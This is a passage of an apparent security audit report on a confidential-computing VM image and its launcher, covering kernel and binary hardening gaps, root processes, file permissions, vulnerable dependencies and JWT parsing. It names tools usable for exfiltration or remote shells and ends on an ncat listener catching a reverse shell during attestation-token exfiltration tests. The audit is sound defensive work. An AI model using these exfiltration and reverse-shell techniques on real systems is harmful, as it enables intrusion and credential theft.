Exploitability	Undetermined	Category	Security Improvement Opportunity
		Status	Reported

Impact

Relevant security hardening measures are missing from the CVM Linux kernel. Their absence facilitates the exploitation of the system from a compromised hypervisor or user application, potentially enabling a privilege escalation on the system.

The hardening options described in this finding are relevant kernel modifications that would raise the difficulty of successful exploitation.

Description

The Confidential VM (CVM) runs Linux version 6.1.123. To identify unused kernel hardening options, its configuration is compared to the recommended hardening settings published by the Kernel Self-Protection Project (KSPP)⁴. Below are the CVM kernel configurations that differ from KSPP recommendations and are relevant in the context of the TDX Trust Domain.

Missing Configurations

The following are a set of available exploit mitigation configurations, along with other configurations that reduce the kernel's exposed attack surface, which are currently disabled.

The options listed next introduce sanity checks for commonly targeted kernel structures. These could impact the system performance, so their use should be assessed accordingly:

- `CONFIG_DEBUG_CREDENTIALS=y`
- `CONFIG_DEBUG_SG=y`
- `CONFIG_DEBUG_VIRTUAL=y`

Checks for a kernel stack overrun on calls to the `schedule` function:

- `CONFIG_SCHED_STACK_END_CHECK=y`

Enables the Landlock security module which allows processes to secure themselves by defining rules that limit access to the kernel:

- `CONFIG_SECURITY_LANDLOCK=y`

The option `CONFIG_SECURITY_LOCKDOWN_LSM` which enables the kernel Lockdown feature that attempts to protect against unauthorized modification of the kernel is found enabled, however it has no effect as the option `CONFIG_LOCK_DOWN_KERNEL_FORCE_NONE` is likewise enabled. Instead consider enabling the following to ensure the Lockdown LSM is enabled and functional in the early boot process and operates in confidentiality mode. Also ensure `CONFIG_LOCK_DOWN_KERNEL_FORCE_NONE` is not set:

- `CONFIG_SECURITY_LOCKDOWN_LSM=y`
- `CONFIG_SECURITY_LOCKDOWN_LSM_EARLY=y`

4. https://kspp.github.io/Recommended_Settings.html



-
- `CONFIG_LOCK_DOWN_KERNEL_FORCE_CONFIDENTIALITY=y`

Sanity checks userspace page table mappings. It prevents the same anonymous page from being mapped more than once with read-write (RW) permissions or physical memory shared between anonymous pages and file-backed pages:

- `CONFIG_PAGE_TABLE_CHECK=y`
- `CONFIG_PAGE_TABLE_CHECK_ENFORCED=y`

Protection related to the physical page lifecycle by filling freed memory pages with a known pattern to catch use-after-free vulnerabilities. It incurs some performance overhead:

- `CONFIG_PAGE_POISONING=y`

Initialize memory on allocation and free to mitigate information leaks and reduce the risk of exploitation:

- `CONFIG_INIT_ON_ALLOC_DEFAULT_ON=y`
- `CONFIG_INIT_ON_FREE_DEFAULT_ON=y`

Enables checks for memory copies that might overflow when using the `strcpy` and `memcpy` family of functions. It introduces both build-time and runtime checks, improving memory safety:

- `CONFIG_FORTIFY_SOURCE=y`

Enables Intel's Indirect Branch Tracking (IBT) control flow integrity mechanism to mitigate return-oriented programming (ROP) exploits:

- `CONFIG_X86_KERNEL_IBT=y`

The Undefined Behavior Sanitizer (UBSAN) introduces runtime checks to detect undefined behaviour. UBSAN, which is already enabled, can be made more effective by adding the following options to trigger traps on undefined behaviour and introduce additional checks:

- `CONFIG_UBSAN_TRAP=y`
- `CONFIG_UBSAN_SANITIZE_ALL=y`

Kernel Electric-Fence (KFENCE) is low-overhead detector of heap vulnerabilities such as out-of-bounds access, use-after-free, and double-free errors. The `CONFIG_KFENCE_SAMPLE_INTERVAL` option controls how frequently memory allocations are checked for vulnerabilities, with a lower value providing more frequent checks at the cost of higher overhead:

- `CONFIG_KFENCE=y`
- `CONFIG_KFENCE_SAMPLE_INTERVAL=100`

Treat warnings as errors during the kernel build. If any warning is encountered while building the kernel, the build will fail, requiring the issue to be fixed:

- `CONFIG_WERROR=y`

Wipe all callee-used registers on exit from the function, helping to mitigate information disclosure vulnerabilities:

- `CONFIG_ZERO_CALL_USED_REGS=y`



Fixes the usermode helper path at compile time to prevent exploitation attempts that aim to cause the kernel to execute an attacker-controlled binary:

- `CONFIG_STATIC_USERMODEHELPER=y`

Kernel module signing is found enabled but not enforced. The following option enforces the requirement for the kernel module to be signed in order for it to be allowed to load:

- `CONFIG_MODULE_SIG_FORCE=y`

Configurations that Weaken System Security

The following set of configurations are found enabled and increase the risk of exploitation by exposing a larger attack surface. It is recommended to disable them if possible.

Remove support for 32-bit binaries and syscalls:

- `CONFIG_COMPAT=n`
- `CONFIG_COMPAT_32=n`
- `CONFIG_IA32_EMULATION=n`

Prevent loading kernel modules on line discipline configuration requests:

- `CONFIG_LDISC_AUTOLOAD=n`

Disable merging of adjacent slabs of the same size, making cross-slab heap attacks more difficult:

- `CONFIG_SLAB_MERGE_DEFAULT=n`

Disable the generation of an ELF core file for the kernel, which could contain sensitive information:

- `CONFIG_PROC_KCORE=n`

Prevent the kernel from exposing network diagnostic details. This limits the networking information exposed to userspace and reduces the kernels attack surface:

- `CONFIG_INET_DIAG=n`

Disable support for additional non-standard binary formats:

- `CONFIG_BINFORMT_MISC=n`

Prevent userspace from reading and writing to Model-Specific Registers (MSRs) through `/dev/cpu/CPUNUM/msr` :

- `CONFIG_X86_MSR=n`

Prevent userspace from installing a per-process x86 Local Descriptor Table (LDT), reducing the kernel's attack surface:

- `CONFIG_MODIFY_LDT_SYSCALL=n`

Sysctl Knob Values

Some of the kernel configurations listed above require specific sysctl values to take effect. In other cases, the current sysctl knobs do not reflect the most secure configuration.



Disable the `kexec_load` syscall preventing to load and boot into a new kernel:

- `kernel.kexec_load_disabled = 1`

Disable the automatic loading of line discipline modules at runtime:

- `dev.tty.ldisc_autoload = 0`

Prevent the kernel from generating core dumps of `setuid` or `setgid` processes: Currently set to 2, which allows core dumps and writes them as the root user, potentially resulting in information leaks:

- `fs.suid_dumpable = 0`

Kernel Command-Line Arguments

The following kernel command-line arguments are required to enforce some of the kernel configurations listed above.

Force enable page allocator randomization. Required when `CONFIG_SHUFFLE_PAGE_ALLOCATOR` is enabled:

- `page_alloc.shuffle=1`

Enable SLUB redzoning and sanity checking that can assist in detecting use-after-free and memory corruption vulnerabilities. Requires `CONFIG_SLUB_DEBUG` to be enabled, which is already the case in the current kernel configuration:

- `slub_debug=ZF`

Recommendation

Consider including some of the reported missing configurations, provided they do not significantly impact the system performance.



Lack of Binary Hardening in the Experiments and Launcher Applications

Overall Risk Low

Impact Low

Exploitability Low

Finding ID NCC-E017098-WYA

Component CVM

Category Security Improvement Opportunity

Status Reported

Impact

An attacker could exploit existing memory corruption vulnerabilities without being hindered by security mitigations.

Description

The `confidential_space_experiments` application is deployed in the Hardened and Debug CVM versions. It receives over HTTP a set of possible configurations, called “experiments”, that will be set by the `Launcher` in case the workload has provided authorization. It is written in C++, statically linked, and its size is 54 MB.

```
$ file confidential_space_experiments
confidential_space_experiments: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
↳ statically linked, for GNU/Linux 3.2.0, BuildID[md5/uuid]=842a2f49af4b1c3c0740b5c765f8aecf,
↳ not stripped
```

This application lacks several commonly used binary hardenings, including stack canaries, position-independent executable (PIE) support required for utilizing the Linux’s address space layout randomization (ASLR), fortification, and full RELRO. Additionally, it includes debugging symbols.

The `cs_container_launcher` application, which plays a central role in the Confidential Space functionality by orchestrating the launch of the container and communicating to the identity providers, among others, lacks the same security hardenings. However, unlike the `confidential_space_experiments` application, `cs_container_launcher` is entirely written in Go, a memory safe language, for which the lack of hardening is less critical. Especially considering that the application does not rely on any C library dependencies or `cgo`.

```
$ file cs_container_launcher
cs_container_launcher: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked,
↳ Go BuildID=zps-P_a862SP70ILpfHc/jmUQ-U96t3wBkRrLc3G0/GyBre9QXh_kgillwcXE0/aDn0PomYp40f1zGW1-
↳ iz, with debug_info, not stripped
```

The output of the `checksec`⁵ tool, which highlights the missing security hardenings for both applications is shown below.

Filename	Canary	PIE	Fortify	NX	RELRO	RPATH	Symbols
confidential_space_experiments	no	no	no	yes	partial	no	yes
cs_container_launcher	no	no	no	yes	no	no	yes

5. <https://github.com/slimm609/checksec.sh>



Each of the missing compiler and linker defenses is further explained below:

- The **Fortify Source** compiler option⁶ will mitigate memory corruption vulnerabilities and buffer overflows related to common misuses of unsafe memory (`memcpy`) and string operations (`strcpy`) in the standard C library. Without this protection a memory corruption vulnerability may be easier to exploit.
- The **Stack Canary** mitigation prevents an overwritten return address on the stack from being loaded into the instruction pointer. The compiler accomplishes this by automatically inserting a random cookie on the stack, and checking the integrity of these cookies each time a stack frame is created or destroyed. This cookie is placed in between stack variables likely to be overwritten and the stored return address, so that any buffer overflow resulting in a return address being overwritten will also result in the cookie being overwritten.
- When an application is compiled as a **Position Independent Executable (PIE)**, it is able to take advantage of the Address Space Layout Randomization (ASLR) functionality provided by the kernel, if this is enabled.
- RELRO, which stands for **Relocation Read-Only**, is a technique that applies to the data sections of an ELF binary. When RELRO is enabled, specific sections of binary are reordered and marked as read-only after dynamic linking is completed. This helps mitigate memory corruption attacks that target the Global Offset Table (GOT). For complete protection, full RELRO must be used, as partial RELRO still permits certain GOT entries to be modified during runtime.

Recommendation

Build the `confidential_space_experiments` binary using compiler and linker options to add runtime mitigations against memory corruption vulnerabilities. These mitigations include stack canaries, function fortification, full RELRO, and making the executable position-independent (PIE). Additionally, strip the debugging symbols from the binary. The relevant compiler and linker options are presented below:

- Stack canaries are included using the compiler flag `-fstack-protector-strong`.
- The macro `_FORTIFY_SOURCE=1` fortifies calls to certain functions in the GNU C Library.
- Full RELRO is enabled with the linker option `-Wl,-z,relro,-znow`.
- A Position Independent Executable is built using the compiler option `-fPIE` and the linker option `-pie`.
- Debugging symbols are excluded by omitting the `-g` compiler flag or otherwise stripping them using the `strip` command.

Go binaries can accept linker flags and build options through the `-ldflags` and `-buildmode` flags. Support for ASLR, partial RELRO, and the removal of symbol and debug information can be enabled using the following build command:

```
go build -buildmode=pie -ldflags='-s -w'
```

6. https://www.gnu.org/software/libc/manual/html_node/Source-Fortification.html



Binaries in Hardened Image Enable Post-Exploitation

Overall Risk	Low	Finding ID	NCC-E017098-X6A
Impact	Medium	Component	CVM
Exploitability	Low	Category	Security Improvement Opportunity
		Status	Reported

Impact

An attacker able to obtain code execution in the hardened CVM by escaping the container confinement or exploiting a vulnerability in the Launcher or Experiments applications, can leverage filesystem binaries, such as SSH, Python, and others, to establish a remote shell or exfiltrate data, enabling further system compromise.

Description

The Hardened and Debug CVM images are built with the same filesystem base image, which is configured by `preload.sh` and `fixup_oem.sh` scripts, as shown in the build steps below.

```
steps:
[...]
```

- name: 'gcr.io/cos-cloud/cos-customizer'
 - args: ['start-image-build',
 '-build-context=launcher/image',
 '-gcs-bucket=\${_BUCKET_NAME}',
 '-gcs-workdir=customizer-\${BUILD_ID}',
 '-image-name=\${_BASE_IMAGE}',
 '-image-project=\${_BASE_IMAGE_PROJECT}']
- name: 'gcr.io/cos-cloud/cos-customizer'
 - args: ['run-script',
 '-script=preload.sh',
 '-env=IMAGE_ENV=\${_IMAGE_ENV}']
- name: 'gcr.io/cos-cloud/cos-customizer'
 - args: ['seal-oem']
- name: 'gcr.io/cos-cloud/cos-customizer'
 - args: ['run-script',
 '-script=fixup_oem.sh']

```
[...]
```

Figure 8: launcher/image/cloudbuild.yaml

The `preload.sh` script customizes the COS image to run the Confidential Space workload, depending on whether the image is Hardened or Debug. On the Hardened image, the customization is implemented by the `configure_systemd_units_for_hardened` function. This function disables the listed systemd unit files by calling the `disable_unit` function. The `sshd.service` script is highlighted due to its relevance.

```
configure_systemd_units_for_hardened() {
  configure_necessary_systemd_units
  configure_cloud_logging
  configure_node_problem_detector
  # Make entrypoint (via cloud-init) the default unit.
  set_default_boot_target "cloud-final.service"
```

```

disable_unit "var-lib-docker.mount"
disable_unit "docker.service"
disable_unit "google-guest-agent.service"
disable_unit "google-osconfig-init.service"
disable_unit "google-osconfig-agent.service"
disable_unit "google-startup-scripts.service"
disable_unit "google-shutdown-scripts.service"
disable_unit "konlet-startup.service"
disable_unit "crash-reporter.service"
disable_unit "device_policy_manager.service"
disable_unit "docker-events-collector-fluent-bit.service"
disable_unit "sshd.service"
disable_unit "var-lib-toolbox.mount"
}

```

Figure 9: launcher/image/preload.sh

where `disable_unit` appends the systemd unit file to the `systemd.mask`⁷ kernel command line option. This option is handled by Systemd with a similar behaviour to executing `systemctl mask`⁸

```

disable_unit() {
  append_cmdline "systemd.mask=$1"
}

```

Figure 10: launcher/image/preload.sh

This results in the specified systemd unit files being shadowed by linking to `/dev/null`. However, the original unit files remain untouched and so do the binaries they execute. As a result, these disabled services can be reenabled by executing `systemctl unmask UNIT` followed by `systemctl start UNIT`.

Additionally, the following filesystem binaries could enable an attacker to exfiltrate data or establish a remote shell:

- /usr/bin/Python3.8
- /usr/bin/nc
- /usr/bin/ssh
- /usr/bin/scp
- /usr/bin/sftp
- /usr/bin/curl
- /usr/bin/wget

Review of Systemd Unit Files on the Hardened Image

The unit files for the hardened image were reviewed, and no active security-relevant services were identified. The only exceptions worth noting are the unit files that provide login prompt over virtual consoles and serial terminals, specifically the systemd services `getty@tty1.service` and `serial-getty@ttyS0.service`.

Although these services provide login prompt, the CVM's PAM configuration does not permit access without password. Additionally, the root account and local user account with shell access do not have a passwords set, which prevents login through these prompts.

7. <https://www.freedesktop.org/software/systemd/man/latest/kernel-command-line.html>

8. <https://www.freedesktop.org/software/systemd/man/latest/systemctl.html#mask%20UNIT%E2%80%A6>

Recommendation

Remove the unit files, binaries, and configurations that could provide an attacker with an easy way to exfiltrate data or establish remote shell.

Although it is currently not possible to log in to the device via the getty prompts due to the absence of assigned password and restrictive PAM configuration, it is recommended to disable or remove systemd services that provide login prompts (`getty@tty1.service` and `serial-getty@ttyS0.service`) to ensure that any future misconfiguration does not inadvertently allow shell access via these interfaces.



Processes Running as Root and Without Sandboxing

Overall Risk	Low	Finding ID	NCC-E017098-GD4
Impact	Medium	Component	CVM
Exploitability	Low	Category	Security Improvement Opportunity
		Status	Reported

Impact

The successful exploitation of any process running with root privileges in the CVM, perhaps by an insider threat, could allow the attacker to read container memory and potentially compromise the workload's confidential data.

Description

Most processes running in the CVM execute as the root user. Some of these processes communicate with systems outside the CVM, making them potentially exploitable from GCP's control network.

Of particular concern are the Experiments (`confidential_space_experiments`) and Launcher (`cs_container_launcher`) applications, which play a central role in the Confidential Space functionality, and as discussed in [finding "Lack of Binary Hardening in the Experiments and Launcher Applications"](#) lack essential hardening measures.

```
cvm-demo-wkload-debug-vm ~ # ps -eo user,pid,args
USER      PID COMMAND
root      1 /usr/lib/systemd/systemd noresume cros_efi
[...]
systemd+  605 /usr/lib/systemd/systemd-resolved
message+  627 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --
↳ systemd-activation --syslog-only
ntp       677 /usr/sbin/chronyd -u ntp -F 2
root     680 /usr/bin/google_guest_agent
root     692 /usr/bin/google_osconfig_agent
root     703 /usr/bin/containerd
root     735 /sbin/agetty -o -p -- \u --noclear - linux
root     753 /sbin/agetty -o -p -- \u --keep-baud 115200,57600,38400,9600 - vt220
root     807 /usr/bin/dockerd --registry-mirror=https://mirror.gcr.io --host=fd:// --
↳ containerd=/var/run/containerd/containerd.sock
root     945 sshd: /usr/sbin/sshd -D -e [listener] 0 of 10-100 startups
root     978 /usr/lib/systemd/systemd-logind
root    1012 /usr/sbin/device_policy_manager monitor
root    1215 /usr/share/oem/confidential_space/cs_container_launcher
root    1217 /usr/bin/docker events
root    1219 /usr/bin/fluent-bit -c /etc/fluent-bit/fluent-bit.conf
root    1324 /usr/bin/containerd-shim-runc-v2 -namespace default -id tee-container -
↳ address /run/containerd/containerd.sock
```

Additionally, no sandboxing mechanisms are identified for the system processes. For example, the status information for the Launcher process, shown below, indicates that the effective capability set grants all capabilities, and `seccomp` is not enabled.

```
cvm-demo-wkload-debug-vm ~ # cat /proc/1215/status
```

```
Name: cs_container_la
Umask: 0022
State: S (sleeping)
Tgid: 1215
Ngid: 0
Pid: 1215
PPid: 1
TracerPid: 0
Uid: 0 0 0 0
Gid: 0 0 0 0
[...]
CapInh: 0000000000000000
CapPrm: 000001ffffffffffff
CapEff: 000001ffffffffffff
CapBnd: 000001ffffffffffff
CapAmb: 0000000000000000
[...]
NoNewPrivs: 0
Seccomp: 0
Seccomp_filters: 0
[...]
```

Recommendation

Avoid running system services as root. Instead, use a dedicated user and assign it the minimum required capabilities for the service to function properly. Additionally, implement `seccomp` to further sandbox the process, restricting the system calls it can invoke. For added convenience in sandboxing system processes, consider using `minijail`⁹ or a similar tool.

9. <https://google.github.io/minijail/>



Use of `math/rand` in RefreshToken Function

Overall Risk	Informational	Finding ID	NCC-E017098-KUK
Impact	N/A	Component	Launcher
Exploitability	N/A	Category	Cryptography
		Status	False Positive

Impact

The `rand.Float64` function generates a weak random number when using a predictable seed value that allows guessing of the number and increasing the risk of collision attacks.

Description

The codebase contained instances of `rand.Float64` function being used that could lead to vulnerabilities when used in security related activities. The function generates pseudo random numbers with a predictable seed value and deterministic algorithm. This will provide less or insufficient entropy.

An example of the use of `rand()` within the codebase can be seen below:

```
func (r *ContainerRunner) refreshToken(ctx context.Context) (time.Duration, error) {  
    // ...  
    return getNextRefreshFromExpiration(time.Until(claims.ExpiresAt.Time), rand.Float64()),  
        ↳ nil  
}
```

Figure 11: `go-tpm-tools-main/launcher/container_runner.go:467`

Recommendation

The `math/rand` package provides pseudo-random number generation functions with predictable output when the seed is known, making it inappropriate for security-critical applications. The `crypto/rand` package provides cryptographically secure random number generation functions that use system entropy sources (e.g. `/dev/urandom`) and should be used for unpredictable output.¹⁰

Location

- `go-tpm-tools-main/launcher/container_runner.go:467`

Client Response

May 14, 2025: The use of `math/rand` in Launcher application has no security impact, as it serves solely as a source of jitter used to distribute token update requests from simultaneously launched Confidential VM instances. Even if an attacker were able to control its output, it would not result in a significant performance impact or affect the running CVM in any noticeable way.

10. Secure Randomness in Go: <https://go.dev/blog/chacha8rand>

Insecure Use of Temporary Files

Overall Risk	Informational	Finding ID	NCC-E017098-77C
Impact	N/A	Component	Launcher
Exploitability	N/A	Category	Access Controls
		Status	Reported

Impact

The file with the OIDC token can be read by not just the members of the group, but all the other users of the operating system as well. This could be used to exchange the OIDC token to a cloud access token and gain access to the cloud environment.

Currently this is not exploitable as the token is stored in a folder that denies access to group/other users, as described in [finding "Excessive Folder Permissions"](#). It is being reported out of an abundance of caution.

Description

A temporary file was created with overly permissive file system permissions, resulting in a race condition which allowed an attacker with access to the file system to read or modify the file before it was removed from the filesystem. This allows an attacker monitoring the file system to gain access to the OIDC token that was used for exchanging it to a cloud access token.

In addition, it was created with a predictable file name, which allowed an attacker to preemptively create a symbolic link from the temporary file name to another file resulting in unauthorized read/write access to the other file with the privileges of the vulnerable application

Furthermore, the temporary file was not removed from the file system once it was no longer required (only renamed), leaving sensitive information exposed until the `/tmp` directory is cleared or the system is rebooted.

```
func (r *ContainerRunner) refreshToken(ctx context.Context) (time.Duration, error) {
// ...
tmpTokenPath := path.Join(launcherfile.HostTmpPath, tokenFileTmp)
if err = os.WriteFile(tmpTokenPath, token, 0644); err != nil {
return 0, fmt.Errorf("failed to write a tmp token file: %v", err)
}
```

Figure 12: `go-tpm-tools-main/launcher/container_runner.go:449`

Recommendation

The use of temporary files should be avoided where possible. ^{11 12 13 14 15 16}

11. Insecure Temporary File - OWASP: https://www.owasp.org/index.php/Insecure_Temporary_File
12. CWE - CWE-377: Insecure Temporary File: <https://cwe.mitre.org/data/definitions/377.html>
13. CWE - CWE-378: Creation of Temporary File With Insecure Permissions: <https://cwe.mitre.org/data/definitions/378.html>
14. CWE - CWE-379: Creation of Temporary File in Directory with Incorrect Permissions: <https://cwe.mitre.org/data/definitions/379.html>
15. Security Tips for Temporary File Usage in Applications - CodeProject: <https://www.codeproject.com/Articles/15956/Security-Tips-for-Temporary-File-Usage-in-Applicat>
16. Secure temporary file - Rosetta Code: https://www.rosettacode.org/wiki/Secure_temporary_file



Ensure temporary files are created with a sufficiently random filename and with the appropriate file system permissions to prevent unauthorized access to the file while it is in use. Ensure temporary files are removed after use.

Location

- go-tpm-tools-main/launcher/container_runner.go:449



Excessive Folder Permissions

Overall Risk	Informational	Finding ID	NCC-E017098-UKY
Impact	Low	Component	Launcher
Exploitability	Low	Category	Access Controls
		Status	Reported

Impact

Excessive folder permissions could provide an attacker with an opportunity to escalate their privileges on an already compromised host.

The folder permission 744 allows the owner to read, write, and access contents, and group/others to list contents. The directory's lack of execute permission for group/others prevents non-owners from accessing or reading it while still able to list the folder content.

Description

Excessive file permissions were observed within the code. Two instances of `chmod 744` were found; this command places read permissions for all users and groups on the folder where the temporary token is placed. Such permissions could be excessive depending on the assigned permissions, and can in some cases create vectors for attack.

The following code sets excessive permissions on the folder in the `container_runner` file:

```
func (r *ContainerRunner) fetchAndWriteTokenWithRetry(ctx context.Context,
    retry func() *backoff.ExponentialBackOff) error {
    if err := os.MkdirAll(launcherfile.HostTmpPath, 0744); err != nil {
        return err
    }
}
```

Figure 13: `go-tpm-tools-main/launcher/container_runner.go:479`

Recommendation

File permissions should be as restrictive as possible. It is unlikely that permissions of 777 or 0744 are required for the folder in question; they should, therefore, be reviewed and changed to more restrictive values such as 700.^{17 18 19}

Location

- `go-tpm-tools-main/launcher/container_runner.go:479`
- `go-tpm-tools-main/launcher/launcher/main.go:95`

17. Ask Ubuntu: Why Shouldn't /var/www Have chmod 777?: <https://askubuntu.com/questions/20105/why-shouldnt-var-www-have-chmod-777>

18. The "chmod 777" Trap: How and Why to Avoid it: <https://www.anchor.com.au/blog/2012/09/the-chmod-777-trap-how-and-why-to-avoid-it/>

19. How Will a Server Become Vulnerable With chmod 777?: <https://stackoverflow.com/questions/11271596/how-will-a-server-become-vulnerable-with-chmod-777>



Vulnerable Dependencies

Overall Risk	Informational	Finding ID	NCC-E017098-YFT
Impact	Medium	Component	Launcher
Exploitability	Undetermined	Category	Patching
		Status	Reported

Impact

An attacker could elevate privileges, disrupt the application or execute code on the operating system by exploiting the vulnerable function that was introduced by the dependency.

Description

The go application included third party or open source libraries containing vulnerabilities. The highest vulnerabilities identified were integer overflow and denial of service (DoS). An attacker might be able to exploit an integer overflow, but the likelihood is very low.

The following libraries and vulnerabilities were identified by `govulncheck`:

Library	Version Fixed	Vulnerabilities	Vulnerability ID
net/http/ internal@go1.22.2	1.23.8	Request smuggling due to acceptance of invalid chunked data in net/http	GO-2025-3563
github.com/golang-jwt/ jwt/v4@v4.5.1	4.5.2	Excessive memory allocation during header parsing	GO-2025-3553
github.com/containerd/ containerd@v1.7.23	1.7.27	containerd has an integer overflow in User ID handling	GO-2025-3528
github.com/containerd/ containerd/api@v1.8.0	N/A	•	•
github.com/containerd/ containerd/v2@v2.0.1	2.0.4	•	•
crypto/internal/ nistec@go1.22.2	go1.22.12	Timing sidechannel for P-256 on ppc64le in crypto/internal/nistec	GO-2025-3447
net/http@go1.22.2	1.22.11	Sensitive headers incorrectly sent after cross-domain redirect in net/http	GO-2025-3420
crypto/x509@go1.22.2	1.22.11	Usage of IPv6 zone IDs can bypass URI name constraints in crypto/x509	GO-2025-3373
encoding/gob@go1.22.2	1.22.7	Stack exhaustion in Decoder.Decode in encoding/gob	GO-2024-3106
net/http@go1.22.2	1.22.5	Denial of service due to improper 100-continue handling in net/http	GO-2024-2963

Library	Version Fixed	Vulnerabilities	Vulnerability ID
net/netip@go1.22.2	1.22.4	Unexpected behavior from Is methods for IPv4-mapped IPv6 addresses in net/netip	GO-2024-2887
net@go1.22.2	1.22.3	Malformed DNS message can cause infinite loop in net	GO-2024-2824

The following table summarizes the vulnerable dependencies identified by `trivy` :

Library	Vulnerable Version	Version Fixed
github.com/Masterminds/goutils	1.1.0	1.1.1
github.com/apache/thrift	0.13.0	0.14.0
github.com/aws/aws-sdk-go	1.37.0	•
github.com/dgrijalva/jwt-go	3.2.0+incompatible	•
github.com/gin-gonic/gin	1.5.0	1.7.7
github.com/miekg/dns	1.0.14	1.1.25-0.20191211073109-8ebf2e419df7
github.com/nats-io/jwt	0.3.2	1.2.3-0.20210314221642-a826c77dc9d2
github.com/nats-io/nats-server/v2	2.1.2	2.7.2
github.com/ulikunitz/xz	0.5.7	0.5.8
go.etcd.io/etcd	0.0.0-20191023171146-3cf2f69b5738	3.4.10

Recommendation

All third party libraries should be checked to ensure they are at the latest version. A continual process of monitoring these external code bases should be instituted, to ensure that any newly discovered vulnerabilities can be patched in a timely fashion. Where patches are not available, they should be developed in-house.

Location

- go-tpm-tools-main/launcher/container_runner.go



JWT Decoded Without Verification

Overall Risk	Informational	Finding ID	NCC-E017098-U2W
Impact	N/A	Component	Launcher
Exploitability	N/A	Category	Authentication
		Status	False Positive

Impact

The `ParseUnverified` function bypasses the signature and claim verification steps and allows token forgery or unauthorized access. The third party remote attestation service loses the purpose of providing assurance as the launcher accepts any JWT token.

Description

Two instances of `ParseUnverified` function were observed in the application code. The function allows bypassing of the signature and claim verification steps, which could lead to token forgery or unauthorized access.

```
func (r *ContainerRunner) refreshToken(ctx context.Context) (time.Duration, error) {
    if err := r.attestAgent.Refresh(ctx); err != nil {
        return 0, fmt.Errorf("failed to refresh attestation agent: %v", err)
    }
}

// ...

// Get token expiration.
claims := &jwt.RegisteredClaims{}
_, _, err = jwt.NewParser().ParseUnverified(string(token), claims)
if err != nil {
    return 0, fmt.Errorf("failed to parse token: %w", err)
}

// ...

// Print out the claims in the jwt payload
mapClaims := jwt.MapClaims{}
_, _, err = jwt.NewParser().ParseUnverified(string(token), mapClaims)
if err != nil {
    return 0, fmt.Errorf("failed to parse token: %w", err)
}
// ...
}
```

Figure 14: `go-tpm-tools-main/launcher/container_runner.go:437-460`

Recommendation

Replace the `ParseUnverified` function with `Parse` and verify both the signature and the claim.^{20 21}

20. CWE-345: Insufficient Verification of Data Authenticity: <https://cwe.mitre.org/data/definitions/345.html>

21. Insecure Authentication: https://docs.guardrails.io/docs/vulnerabilities/go/insecure_authentication#jwt-security-issues



Location

- go-tpm-tools-main/launcher/container_runner.go:437
- go-tpm-tools-main/launcher/container_runner.go:460

Client Response

May 14, 2025: The Launcher is not responsible for cryptographically verifying the OIDC attestation token, as this is handled by the workload's authentication requests and ultimately Google Cloud and AWS IAM services. However, to reduce the attack surface from passing invalid tokens that could disrupt the workload's operation, the launcher performs basic checks, such as validating the token format and expiration date.



Shell Script Calling Commands Without Full Path

Overall Risk Informational
Impact Medium
Exploitability Undetermined

Finding ID NCC-E017098-BLY
Component CVM
Category Data Validation
Status Reported

Impact

If the path is controlled by the attacker, then the malicious binary will run instead of the `/sbin/shutdown` binary because it appears earlier in the search path.

Description

The `exit_script.sh` shell script called the `shutdown` command without the full path. This can be exploited if an attacker has the ability or way to modify the `PATH` environment variable.²² After modifying the variable, the search path would contain the path where the attacker has write permission and placed malicious binaries. As the path controlled by the attacker appears earlier than the actual binary path, the malicious binary will run.

```
cvm-demo-wkload-debug-vm ~ # ls -lsha /usr/share/oem/confidential_space/
total 83M
4.0K drwxr-xr-x 2 root root 4.0K Mar 14 14:56 .
4.0K drwxr-xr-x 4 root root 4.0K Mar 14 14:56 ..
4.0K -rw-r--r-- 1 root root 303 Mar 14 14:56 boot-disk-size-consistency-monitor-cs.json
54M -rwxr-xr-x 1 root root 54M Mar 14 14:56 confidential_space_experiments
4.0K -rw-r--r-- 1 root root 410 Mar 14 14:56 container-runner.service
29M -rwxr-xr-x 1 root root 29M Mar 14 14:56 cs_container_launcher
4.0K -rw-r--r-- 1 root root 216 Mar 14 14:56 docker-monitor-cs.json
4.0K -rwxr-xr-x 1 root root 235 Mar 14 14:56 exit_script.sh
4.0K -rw-r--r-- 1 root root 2.0K Mar 14 14:56 fluent-bit-cs.conf
4.0K -rw-r--r-- 1 root root 174 Mar 14 14:56 kernel-monitor-cs.json
4.0K -rw-r--r-- 1 root root 175 Mar 14 14:56 system-stats-monitor-cs.json
cvm-demo-wkload-debug-vm ~ # ls -lsha /usr/share/oem/confidential_space/exit_script.sh
4.0K -rwxr-xr-x 1 root root 235 Mar 14 14:56 /usr/share/oem/confidential_space/exit_script.sh
cvm-demo-wkload-debug-vm ~ # cat /usr/share/oem/confidential_space/exit_script.sh
#!/bin/bash

if [[ $EXIT_STATUS -eq 3 ]]
then
    # reboot after 2 min
    shutdown --reboot +2
fi

if [[ $EXIT_STATUS -eq 0 ]] || [[ $EXIT_STATUS -eq 1 ]] || [[ $EXIT_STATUS -eq 2 ]]
then
    # poweroff after 2 min
    shutdown --poweroff +2
fi
```

22. Environment Attacks : <https://developer.apple.com/library/archive/documentation/OpenSource/Conceptual/ShellScripting/ShellScriptSecurity/ShellScriptSecurity.html>



Recommendation

Use the complete path in the `exit_script.sh`:

```
#!/bin/bash

if [[ $EXIT_STATUS -eq 3 ]]
then
    # reboot after 2 min
    /sbin/shutdown --reboot +2
fi

if [[ $EXIT_STATUS -eq 0 ]] || [[ $EXIT_STATUS -eq 1 ]] || [[ $EXIT_STATUS -eq 2 ]]
then
    # poweroff after 2 min
    /sbin/shutdown --poweroff +2
fi
```

Location

- `/usr/share/oem/confidential_space/exit_script.sh`



Attestation Token Could Be Used from Outside the Virtual Machine

Overall Risk	Informational	Finding ID	NCC-E017098-E94
Impact	Low	Component	Attestation
Exploitability	Low	Category	Security Improvement Opportunity
		Status	Reported

Impact

An attacker who is able to exfiltrate an attestation token from a Confidential Space virtual machine could reuse it from outside GCP to obtain a valid access token associated to the service account configured as the identity running the VM.

Description

Specific workloads were created during testing to exfiltrate an attestation token, considering that no access to virtual machines in production was possible using SSH. As an example an attestation token could be exfiltrated using containers that:

- Send the attestation token to an Internet web server listening on specific TCP port (e.g. 443/tcp)
- Establish TCP reverse shells to servers accessible from the Internet

An example a token could be captured using a reverse shell listening over port 53/tcp:

```
# ncat -lvn 53
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:53
Ncat: Listening on 0.0.0.0:53

Ncat: Connection from 35.199.186.148:53372.
/bin/sh: can't access tty; job control turned off
